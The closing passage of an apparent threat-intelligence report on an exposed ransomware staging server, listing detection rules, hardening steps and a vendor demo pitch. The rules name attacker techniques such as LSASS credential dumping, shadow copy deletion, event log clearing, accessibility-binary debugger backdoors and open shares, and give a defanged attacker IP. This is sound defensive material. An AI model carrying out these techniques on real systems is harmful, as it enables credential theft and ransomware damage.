Monitor for execution of PowerRun.exe or processes running with TrustedInstaller token privileges from non-standard locations. Alert on Windows Defender service state changes (WinDefend, WdNisSvc) or Defender-related registry modifications under HKLM\SOFTWARE\Policies\Microsoft\Windows Defender. Detect batch-based event log clearing (wevtutil cl) and mass service termination patterns. Flag mimikatz-related behavior including LSASS memory access (Sysmon Event ID 10). Monitor for IFEO debugger modifications on accessibility binaries (sethc.exe, utilman.exe, Magnify.exe, HelpPane.exe). Alert on WDigest UseLogonCredential registry changes. Detect mass network share creation (net share with Everyone:FULL).
Network Detection
Block outbound connections to 176.120.22[.]127 and associated Proton66 infrastructure. Monitor for ngrok tunnel establishment (connections to *.ngrok[.]io or ngrok's known IP ranges). Monitor for internal scanning patterns consistent with SoftPerfect Network Scanner. Alert on anomalous RDP sessions, particularly from hosts that don't typically initiate RDP.
Recovery Prevention Detection
Alert on vssadmin.exe Delete Shadows execution. Monitor for mass service disabling via sc config [service] start= disabled patterns. Detect modifications to the EnableLUA registry value (UAC bypass).
Policy and Configuration Hardening
Audit Group Policy Objects for unauthorized Defender modifications. Implement application whitelisting to prevent unauthorized tool execution from user-writable directories. Enable Credential Guard to mitigate LSASS-based credential dumping. Maintain offline, immutable backups and regularly validate restoration procedures. Enable tamper protection for endpoint security products. Monitor for bulk service configuration changes across the environment.
Conclusion
This open directory confirms that a TheGentlemen affiliate was actively staging ransomware operations on Proton66 infrastructure. The Mimikatz credential logs, exposed ngrok tokens, and structured toolkit organization all point to real-world use against live targets.
For defenders, the key takeaway is that nearly every tool in this directory is either a legitimate utility or a well-known offensive tool. Detection depends on monitoring for the behavioral sequence: Defender tampering, credential dumping, VSS shadow deletion, and mass service termination. The operational mistakes documented here, from an exposed staging server to plaintext authentication tokens, are exactly the types of errors that proactive threat hunting is designed to catch.
If your organization wants to find attacker infrastructure before it becomes an incident, book a demo and see what Hunt.io is tracking right now.
Related Posts
Related Posts
Related Posts